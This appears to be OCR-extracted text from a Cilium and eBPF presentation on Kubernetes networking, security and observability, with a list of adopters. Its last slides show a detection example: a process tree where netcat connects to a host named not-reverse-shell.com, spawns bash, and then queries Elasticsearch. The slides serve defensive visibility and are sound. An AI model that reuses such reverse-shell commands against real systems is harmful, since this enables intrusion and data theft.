
- Kernel functions (kprobes)
- Userspace functions (uprobe)
- System calls
- Tracepoints
- Sockets (data level)
- Network devices (packet level)
- Network device (DMA level) [XDP]
- ...

What is Cilium?

- **Networking & Load-Balancing**
  - CNI, Kubernetes Services, Multi-cluster, VM Gateway
- **Network Security**
  - Network Policy, Identity-based, Encryption
- **Observability**
  - Metrics, Flow Visibility, Service Dependency

At the foundation of Cilium is the new Linux kernel technology eBPF, which enables the dynamic insertion of powerful security, visibility, and networking control logic within Linux itself. Besides providing traditional network level security, the flexibility of BPF enables security on API and process level to secure communication within a container or pod.
Read More





External workloads

On-Premise

Cloud

Edge

cilium Service Mesh

Service Mesh

Ingress

Authentication

Traffic Management

spiffe

Gateway API

cilium hubble

Observability

Metrics

Tracing

Service Map

Logs

SIEM

fluentd

Grafana

OpenTelemetry

cilium CNI

Networking

Network Policy

DNS

L3/L4

L7

Encryption

IPsec

Wireguard

Load-Balancing

K8s

Maglev

DSR

Multi-Cluster

Networking

NAT46

IPv4

IPv6

Cloud SDN

BGP

Overlay

SRv6

Egress Gateway

Runtime Security

Tetragon

SIEM

fluentd

Grafana

Observability

Enforcement

Kubernetes

Container

VM

Metal

aws

Google Cloud

Azure

Alibaba Cloud

RED HAT OPENSHIFT

vmware

cilium

Created by ISOVALENT

eBPF-based:

- Networking
- Security
- Observability
- Service Mesh & Ingress

Foundation

CLOUD NATIVE COMPUTING FOUNDATION

Technology

eBPF envoy

WILD LIFE

Building a Global Multi Cluster Gaming Infrastructure with Cilium

Adobe

What Makes a Good Multi-tenant Kubernetes Solution

Capital One

Building a Secure and Maintainable PaaS

Alibaba Cloud

Building High-Performance Cloud-Native Pod Networks

MÁSMÓVIL

Scaling a Multi-Tenant k8s Cluster in a Telco

Trip.com

First step towards cloud native networking

CENGN

Cloud Native Networking with eBPF

DigitalOcean

Managed Kubernetes: 1.5 Years of Cilium Usage at DigitalOcean

Google

Google chooses Cilium for Google Kubernetes Engine (GKE) networking

Bell

Why eBPF is changing the Telco networking space?

GitLab

Kubernetes Network Policies in Action with Cilium

aws

AWS picks Cilium for Networking & Security on EKS Anywhere

Scaleway

Scaleway uses Cilium as the default CNI for Kubernetes Kapsule

sportradar

Sportradar is using Cilium as their main CNI plugin in AWS (using kops)

Utmost

Utmost is using Cilium in all tiers of its Kubernetes ecosystem to implement zero trust


yahoo!

Yahoo is using Cilium for L4 North-South Load Balancing for Kubernetes Services

Observability

Connectivity Observability Challenges


#1 - Connectivity is layered (the “finger-pointing problem”)



Cilium
eBPF-powered
Observability
Application Layer (HTTP/HTTPS)
Presentation Layer
Session Layer
Transport Layer (TCP/UDP)
Network Layer (IP)
Data Link Layer (Ethernet)
Physical Layer
Traditional App Layer Observability
Traditional Network Monitoring

Connectivity Observability Challenges

#2 - Application identity (the “signal-to-noise problem”)



Cilium eBPF-Powered Networking & Security
Source Service Identity
tenant-jobs > crawler-697dcbc985-xdwwz
api.twitter.com
Destination DNS Service Identity
Process Execution Identity
API-call Identity
Destination Label Service Identity
app=elasticsearch tenant-jobs
9200 TCP
GET /users/_search
Traditional Linux Networking & Security
SrcIP+Port
DstIP+Port
Protocol

```
tenant-jobs > crawler-697dcbc985-xdwwz
 1 systemd noembed norestore
  2668 dockerd -H tcp://0.0.0.0:237...
   2672 containerd --config /var/run/do..
    10965 containerd-shim -namespace moby -wor...
     Apr 15, 2021, 10:06 AM crawler
      +422 millisecs 1 (10933) node server.js
       +5 mins 17 (14190) sh -c "nc g6fvfjglcswip...
        +5 mins 17 (14190) nc g6fvfjglcswipcrz.not...
         +5 mins 17 (14190) bash
          +5 mins 19 (14216) curl -http://elasticsearch...
```

```
api.twitter.com
443 TCP
g6fvfjglcswipcrz.not-reverse-shell.com
443 TCP
app=elasticsearch tenant-jobs
9200 TCP
GET  /users/_search
```

```
+5 mins 17 (14190) nc g6fvfjglcswipcrz.not...
 +5 mins 17 (14190) bash
  +5 mins 19 (14216) curl -http://elasticsearch...
```

Message

